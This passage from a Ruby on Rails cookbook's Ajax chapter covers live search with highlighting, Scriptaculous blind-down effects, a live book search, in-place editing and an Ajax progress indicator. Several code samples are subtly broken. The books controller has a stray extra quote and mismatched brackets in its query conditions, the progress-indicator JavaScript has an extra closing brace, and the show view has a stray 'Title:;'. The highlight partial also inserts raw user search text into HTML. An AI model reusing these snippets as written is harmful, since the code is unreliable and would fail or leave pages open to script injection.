Then create and load a migration to instantiate the `articles` table.

`db/migrate/001_create_articles.rb`:

```
class CreateArticles < ActiveRecord::Migration
 def self.up
 create_table :articles do |t|
 t.column :title, :string
 t.column :body, :text
 end
 end

 def self.down
 drop_table :articles
 end
end
```

You'll also need to include the Prototype JavaScript library. Do that by creating the following layout template:

*app/views/layouts/search.rhtml:*

```
<html>
<head>
 <title>Search</title>
 <%= javascript_include_tag :defaults %>
 <style type="text/css">
 #results {
 font-weight: bold;
 font-size: large;
 position: relative;
 background-color: #ffc;
 margin-top: 4px;
 padding: 2px;
 }
 </style>
</head>
<body>

 <%= yield %>

</body>
</html>
```

The index view of the application defines an observed field with the Prototype JavaScript helper function `observe_field`. This template also contains a `div` tag where search results are rendered.

*app/views/search/index.rhtml:*

```
<h1>Search</h1>

<input type="text" id="search">

<%= observe_field("search", :frequency => 1,
 :update => "content",
 :url => { :action => "highlight"}) %>

<div id="content">
 <%= render :partial => "search_results",
 :locals => { :search_text => @article } %>
</div>
```

As with all Ajax interaction, you need to define code on the server to handle each XMLHttpRequest. The `highlight` action of the following Search controller contains that code, taking in search terms and then rendering a partial to display results:

*app/controllers/search\_controller.rb:*

```
class SearchController < ApplicationController

 def index
 end
```

```

def highlight
 @search_text = request.raw_post || request.query_string
 @article = Article.find :first,
 :conditions => ["body like ?", "%#{@search_text}%"]

 render :partial => "search_results",
 :locals => { :search_text => @search_text,
 :article_body => @article.respond_to?('body') ?
 @article.body : "" }
end
end

```

Finally, the search results partial simply calls to the `highlight` helper, passing it local variables containing the contents of the article body (if any) along with the search text that should be highlighted.

`app/views/search/_search_results.rhtml:`

```

<p>
 <%= highlight(article_body, search_text,
 '<a href="http://en.wikipedia.org?search=\1" id="results"
 title="Search Wikipedia for \1">\1') %>
</p>

```

The partial not only highlights each occurrence of the search text, but it creates a link to Wikipedia's search, passing the same search text.

## Discussion

The solution demonstrates a cool effect called "live search." Making it work is really a combination of a number of components, all working together to provide real-time, visual feedback about the search.

Here's how it works: A user navigates to the `index` view of the Search controller. There, he or she finds a search box waiting for input. That text input field is configured to observe itself. As the user enters text, an Ajax call is sent to the server ever second (the interval is specified by the `:frequency` option).

For each one of these Ajax requests, the `highlight` action of the Search controller is invoked. This action takes the text from the raw post and looks up the first article in the database that contains the text being searched for. Then the `search_results` partial is rendered by the `highlight` action, with the search text and article body being passed in.

Finally, the partial `_search_results.rhtml` expects to receive the body text of the article found by `Search#highlight` *along with the same search text that the user is in the process of entering. The partial processes the search text along with the search results using the view helper, `highlight`.*

*The `highlight` view helper takes a body of text as its first argument, and a phrase as the second. Each occurrence of the phrase within the body of text is surrounded*




Figure 8.9. A search form that dynamically highlights matched words.

with `<strong>` tags (by default). To treat the matched text differently (as the solution does) you pass a third argument to `highlight` which is called the "highlighter." The highlighter is just a string with an occurrence of "`\1`" somewhere in it. "`\1`" is substituted for the matched text. This way you can create whatever kind of treatment you like. The solution wraps the occurrences of the search terms in a hyper link that points to Wikipedia.

Figure 8.9 shows the results of the solution's search form, with words within the text that match the search term, highlighted.

## See Also

-

<xi:include></xi:include>

## 8.11 Enhancing the User Interface with Visual Effects

### Problem

You want to enhance your user's experience by adding visual effects to the interactive elements of your application. Specifically, you have a list of terms that are links and you want the definition of each term to slide down when a term is clicked.

### Solution

Use the `visual_effect` JavaScript helper to define the `:blind_down` callback of the Scriptaculous library.

Create a table called `terms` and populate it with some terms and their definitions. The following migration sets this up:

`db/migrate/001_create_terms.rb:`

```
class CreateTerms < ActiveRecord::Migration
 def self.up
 create_table :terms do |t|
 t.column :name, :string
 t.column :definition, :text
 end

 Term.create :name => 'IPv6', :definition => <<-EOS
 The successor to IPv4. Already deployed in some cases and gradually
 spreading, IPv6 provides a huge number of available IP Numbers - over
 a sextillion addresses (theoretically 2128). IPv6 allows every
 device on the planet to have its own IP Number.
 EOS

 Term.create :name => 'IRC', :definition => <<-EOS
 Basically a huge multi-user live chat facility. There are a number of
 major IRC servers around the world which are linked to each other.
 Anyone can create a channel and anything that anyone types in a given
 channel is seen by all others in the channel. Private channels can
 (and are) created for multi-person conference calls.
 EOS

 Term.create :name => 'ISDN', :definition => <<-EOS
 Basically a way to move more data over existing regular phone lines.
 ISDN is available to much of the USA and in most markets it is priced
 very comparably to standard analog phone circuits. It can provide
 speeds of roughly 128,000 bits-per-second over regular phone lines.
 In practice, most people will be limited to 56,000 or 64,000
 bits-per-second.
 EOS

 Term.create :name => 'ISP', :definition => <<-EOS
 An institution that provides access to the
```

```

 Internet in some form, usually for money.
EOS
end

def self.down
 drop_table :terms
end
end

```

Include the Prototype and Scriptaculous libraries in your layout by passing `:defaults` to the `javascript_include_tag` helper method. Additionally, define a style for the term definition element that will appear when a term is clicked.

*app/views/layouts/terms.rhtml:*

```

<html>
<head>
 <title>Terms: <%= controller.action_name %></title>
 <%= javascript_include_tag :defaults %>
 <%= stylesheet_link_tag 'scaffold' %>
 <style type="text/css">
 .def {
 position: relative;
 width: 400px;
 background-color: #ffc;
 border: 1px solid maroon;
 margin-top: 20px;
 padding: 10px;
 }
 </style>
</head>
<body>
 <%= @content_for_layout %>
</body>
</html>

```

Define two actions in your Terms controller named `list` and `define`.

*app/controllers/terms\_controller.rb:*

```

class TermsController < ApplicationController

 def list
 @terms = Term.find :all
 end

 def define
 term = Term.find(params[:id])
 render :partial => 'definition', :locals => { :term => term }
 end
end

```

Create a view that iterates over the terms and displays them as links.

*app/views/terms/list.rhtml:*

```

<h1>Term Definitions</h1>

<% for term in @terms %>
 <h3><%= link_to_remote term.name,
 :update => "summary#{term.id}",
 :url => { :action => "define", :id => term.id },
 :complete => visual_effect(:blind_down, "summary#{term.id}",
 :duration => 0.25, :fps => 75) %></h3>
 <div id="summary<%= term.id %>" class="def" style="display: none;"></div>
<% end %>

```

To display each term definition, define a partial called *definition.rhtml*. This file should also include a link for hiding each definition.

*app/views/terms/\_definition.rhtml:*

```

<%= term.definition %>

<i><%= link_to_remote 'hide',
 :update => "summary#{term.id}",
 :url => { :action => "define", :id => term.id },
 :complete => visual_effect(:blind_up, "summary#{term.id}",
 :duration => 0.2) %></i>

```

## Discussion

The `:blind_down` effect is named after a window blind; each definition is “printed” on a blind that rolls down when it is needed. Once a definition is fully visible, it can be rolled up (hidden) with the `:blind_up` option.

The solution defines a list method in the Terms controller that passes an array of terms to the view. The view, *list.rhtml*, iterates over the `@terms` array, creating a `link_to_remote` call and a corresponding, hidden `div` element for each term definition. The `id` of each of these `div` elements is uniquely named using the `term.id` (e.g. `summary1`, `summary2`). The `link_to_remote` call uses this unique `id` to pair the term links with their definition elements.

The `:url` option of `link_to_remote` points to the `define` action of the Terms controller. This action gets a term object and renders the `definition` partial, passing the `term` object as a local variable to that partial. Finally, the *definition.rhtml* partial is rendered, unveiling the term definition over a period of a quarter second (at 75 frames per second). The displayed definition elements contain a “`hide`” link that will roll the element back up when clicked.

The `blind` effect in the solution can really help with an application’s usability if it is used thoughtfully. For example, there is little question that the definition of each term applies to the term above it, because this is where the unrolling definition originates.

The Scriptaculous library includes a number of other interesting effects including `puff`, `switch_off`, `slide_down`, `pulsate`, etc...




Figure 8.10. A term's definition appearing via the blind-down visual effect.

Figure 8.10 shows the terms from the solution as links that "blind down" their definitions when clicked.

### See Also

For a more information on the Scriptaculous effects, see: <http://script.aculo.us/>.

- 

`<xi:include></xi:include>`

## 8.12 Implementing a Live Search

### Problem

You want to add a real time search feature to your site. Instead of rendering the results of each query in a new page, you want to display continually updating results within the current page, as users enter their query terms.

### Solution

Use Rails Ajax helpers to create a live search.

Your site allows users to search for books. The first thing you'll need for this is a Book model. Create it with

```
$ Ruby script/generate model Book
```

Then in the generated migration, create the *books* table and populate it with a few titles:

*db/migrate/001\_create\_books.rb*:

```
class CreateBooks < ActiveRecord::Migration
 def self.up
 create_table :books do |t|
 t.column :title, :string
 end

 Book.create :title => 'Perl Best Practices'
 Book.create :title => 'Learning Python'
 Book.create :title => 'Unix in a Nutshell'
 Book.create :title => 'Classic Shell Scripting'
 Book.create :title => 'Photoshop Elements 3: The Missing'
 Book.create :title => 'Linux Network Administrator\'s Guide'
 Book.create :title => 'C++ Cookbook'
 Book.create :title => 'UML 2.0 in a Nutshell'
 Book.create :title => 'Home Networking: The Missing Manual'
 Book.create :title => 'AI for Game Developers'
 Book.create :title => 'JavaServer Faces'
 Book.create :title => 'Astronomy Hacks'
 Book.create :title => 'Understanding the Linux Kernel'
 Book.create :title => 'XML Pocket Reference'
 Book.create :title => 'Understanding Linux Network Internals'
 end

 def self.down
 drop_table :books
 end
end
```

Then include the Scriptaculous and Prototype libraries in your layout using `javascript_include_tag`.

*app/views/layouts/books.rhtml*:

```

<html>
 <head>
 <title>Books</title>
 <%= javascript_include_tag :defaults %>
 </head>
 <body>
 <%= @content_for_layout %>
 </body>
</html>

```

Create a Books controller that defines `index` and `search` methods. The `search` method responds to Ajax calls from the `index` view.

`app/controllers/books_controller.rb:`

```

class BooksController < ApplicationController

 def index
 end

 def get_results
 if request.xhr?
 if @params['search_text'].strip.length > 0
 terms = @params['search_text'].split.collect do |word|
 "%#{word.downcase}%""
 end
 @books = Book.find(
 :all,
 :conditions => [
 (["(LOWER(title) LIKE ?)" * terms.size).join(" AND "),
 * terms.flatten
]
)
)
 render :partial => "search"
 else
 redirect_to :action => "index"
 end
 end
 end
end

```

The `index.rhtml` view displays the search field and defines an observer on that field with the `observe_field` JavaScript helper. An image tag is defined as well, with its `css display` property set to `none`.

`app/views/books/index.rhtml:`

```

<h1>Books</h1>

Search: <input type="text" id="search_form" name="search" />

<div id="results"></div>
<%= observe_field 'search_form',

```

```
:frequency => 0.5,
:update => 'results',
:url => { :controller => 'books', :action=> 'get_results' },
:with => "'search_text=' + escape(value)",
:loading => "document.getElementById('spinner').style.display='inline'",
:loaded => "document.getElementById('spinner').style.display='none'" %>
```

Finally, create a partial to display search results as a bulleted list of book titles.

*app/views/books/\_search.rhtml:*

```
<% if @books %>

 <% for book in @books %>

 <%= h(book.title) %>

 <% end %>

<% end %>
```

## Discussion

When new users first arrive at your site, you don't have much time to make a first impression. You need to show them quickly that your site has what they're looking for. One way to make a good impression quickly is to provide a live search that displays query results while the search terms are being entered.

The solution defines an observer that periodically responds to text as it's entered into the search field. The call to `observe_field` takes the `id` of the element being observed—the search field in this case. The `:frequency` option defines how often the contents of the field are checked for changes.

When changes in the value of the search field are detected, the `:url` option specifies that the `get_results` method is called with the `search_text` parameter specified by the `:with` option. The final two options handle the display of the “spinner” images, which indicate that a search is in progress. The image used in this context is typically an animated GIF. Any results returned are displayed in the element specified by the `:update` option.

The `get_results` method in the Book controller handles the XMLHttpRequests generated by the observer. This method first checks that the request is an Ajax call. If it's not, a redirect is issued. If the `request.xhr?` test succeeds, the `search_text` value of the `@params` hash is checked for non-zero length after any leading or trailing white space is removed.

If `@params['search_text']` contains text, it's split on spaces and the resulting array of words is stored in the `terms` variable. `collect` is also called on the array of words to ensure that each word is in lower case.

The `find` method of the Book class does the actual search. The `conditions` option creates a number of SQL `LIKE` clauses, one for each word in the `terms` array. These SQL fragments are then joined together with “AND” to form a valid statement.




Figure 8.11. A live search of books returning a list of matching titles.

The array passed to the `:conditions` option has two elements. The first being the SQL with bind variable place holders (i.e. "?"). The asterisk operator before `terms.flatten` expands the array returned by the `flatten` method into individual arguments. This is required as the number of bind parameters must match the number bind positions in the SQL string.

Finally, the `_search.rhtml` partial is rendered, displaying any contents in the `@books` array as an unordered list within the `results` `div` element in the `index` view.

Figure 8.11 demonstrates that multiple terms can produce a match regardless of their order.

## See Also

- 

<xi:include></xi:include>

## 8.13 Editing Fields in Place

### Problem

You want to provide a way to edit some text on a page that avoids the overhead of a traditional web form. An Ajax solution to handle displaying the form elements and saving the edits would be ideal.

### Solution

Use Action Controller's `in_place_edit_for` method with Action View's `in_place_editor_field` to create a call to a `Ajax.InPlaceEditor` of the Scriptaculous library.

Set up this example by generating a Book model with

```
$ ruby script/generate model Book
```

and then add the following to the generated migration:

*db/migrate/001\_create\_books.rb:*

```
class CreateBooks < ActiveRecord::Migration
 def self.up
 create_table :books do |t|
 t.column :title, :string
 end

 Book.create :title => 'Perl Best Practices'
 Book.create :title => 'Learning Python'
 Book.create :title => 'Unix in a Nutshell'
 end

 def self.down
 drop_table :books
 end
end
```

Include the Scriptaculous and Prototype libraries in your layout using `javascript_include_tag`.

*app/views/layouts/books.rhtml:*

```
<html>
 <head>
 <title>Books</title>
 <%= javascript_include_tag :defaults %>
 </head>
 <body>
 <%= @content_for_layout %>
 </body>
</html>
```

Call the `in_place_edit_for` method in the Books controller, passing the object and object attribute as symbols. The controller also defines `index` and `show` methods.

*app/controllers/books\_controller.rb:*

```
class BooksController < ApplicationController
 in_place_edit_for :book, :title

 def index
 @books = Book.find :all, :order => 'title'
 end

 def show
 @book = Book.find(@params['id'])
 end
end
```

The default view iterates over the array of books, displaying each as a link to the `show` action for each.

*app/views/books/index.rhtml:*

```
<h1>Books - list</h1>

 <% for book in @books %>
 <%= link_to book.title, :action => 'show', :id => book.id %>
 <% end %>

```

Call the `in_place_editor_field` in the `show.rhtml` view helper, passing the object and attribute to be edited.

*app/views/books/show.rhtml:*

```
<h1>Books - edit</h1>

Title:;
<%= in_place_editor_field :book, :title %>;
```

## Discussion

In Place Editing, such as that used in the administration of photo collections on Flickr.com, can really speed up simple edits that shouldn't require a full page refresh. Flickr's use of this effect makes a lot of sense because of the cost of refreshing a page full of photos. Instead, Ajax allows you to update several elements per photo—requiring very little bandwidth per edit.

The solution demonstrates the relatively large amount of functionality that you get by including only two methods in your application; `in_place_edit_for` and `in_place_editor_field`. The default view (`index.rhtml`) lists the titles in the books table. Clicking a book link calls the `show` action, which retrieves a single book object, making it available to the `show.rhtml` view. The text in the `show` view initially appears in a span

tag. Mousing over it highlights the text; clicking the text replaces the span tag with a form input tag. With the text now appearing in a text field, it can be modified and submitted with the “ok” button. The user can also cancel the action, which returns the text to a span tag.

There a slight usability issue to be aware of with this style of element editing—it’s often not obvious when In Place Edit is enabled. The solution to this problem is to add instructions or images that make it clear that fields are, in fact, editable.

## See Also

- 

`<xi:include></xi:include>`

## 8.14 Creating an Ajax Progress Indicator

### Problem

*Contributed by: Diego Scataglini*

Although Ajax makes web applications much more responsive, there are still operations that just take time. And users hate nothing more than an application that appears to be dead while it's sitting there, thinking. To make your application feel more responsive, you want to provide a progress indicator that appears and disappears whenever an Ajax request starts or stops.

### Solution

First make sure that you are loading the javascript libraries that you're going to use in your layout:

`app/views/layout/application.rhtml:`

```
<%= javascript_include_tag "prototype" %>
<%= javascript_include_tag "effects" %>
```

Then add the following javascript either in the layout file (ex. `app/views/layout/application.rhtml`) or in a custom javascript file named `public/javascripts/application.js`:

`public/javascripts/application.js:`

```
Ajax.Responders.register({
 onCreate: function(){
 if($('ajax_busy') && Ajax.activeRequestCount > 0){
 Effect.Appear('ajax_busy', {duration: 0.5, queue: 'end'});
 }
 },
 onComplete: function(){
 if($('ajax_busy') && Ajax.activeRequestCount == 0){
```




Figure 8.12. *in-place-edit.png*

```
Effect.Fade('ajax_busy', {duration: 0.5, queue: 'end'});
 }
});
});
```

Now create a helper that outputs the HTML for the progress indicator. This helper lets you re-use the same HTML in all of your views. The *myspinner.gif* image is typically a small, animated GIF like those that most browser's use to indicate a loading page.

*app/helpers/application\_helper.rb:*

```
def show_spinner
 content_tag "div", "Working " + image_tag("myspinner.gif"),
 :id => "ajax_busy", :style => "display:none;"
end
```

Add a style for the `ajax_busy` div tag:

*public/stylesheets/display.css:*

```
#ajax_busy {position: absolute;
 top: 0; right: 0;
 width: 120px;
 background-color: #900;
 color: #FFF;
 padding: 4px;}
```

To test the progress indicator, create an action from where you'll do the ajax calling and an action that handles the ajax call in your controller:

*app/controllers/home\_controller.rb:*

```
class HomeController < ApplicationController
 def index
 end
 def myajax_call
 sleep 3 # sleep for 3 seconds
 render :update do |page|
 page.alert('I am done sleeping.')
 end
 end
end
```

You can test the progress indicator in the index view:

*app/views/home/index.rhtml:*

```
<%= show_spinner %>
<%= link_to_remote "test spinner", :url => {:action => "myajax_call"} %>
```

## Discussion

The solution uses the `Ajax.Responders` object to register a couple of event handlers. Because prototype raises events with `Ajax.Responders.dispatch`, any events generated by the Prototype library are sent to every registered responder stored in `Ajax.Responders.responders`.

Remember to include an inline style of either `display:none;` or `display:block;` on dom elements that you want to fade or hide with `script.aculo.us`.

## See Also

- `<xi:include></xi:include>`



## CHAPTER 9

# Action Mailer

## 9.1 Introduction

*Contributed by: Dae San Hwang*

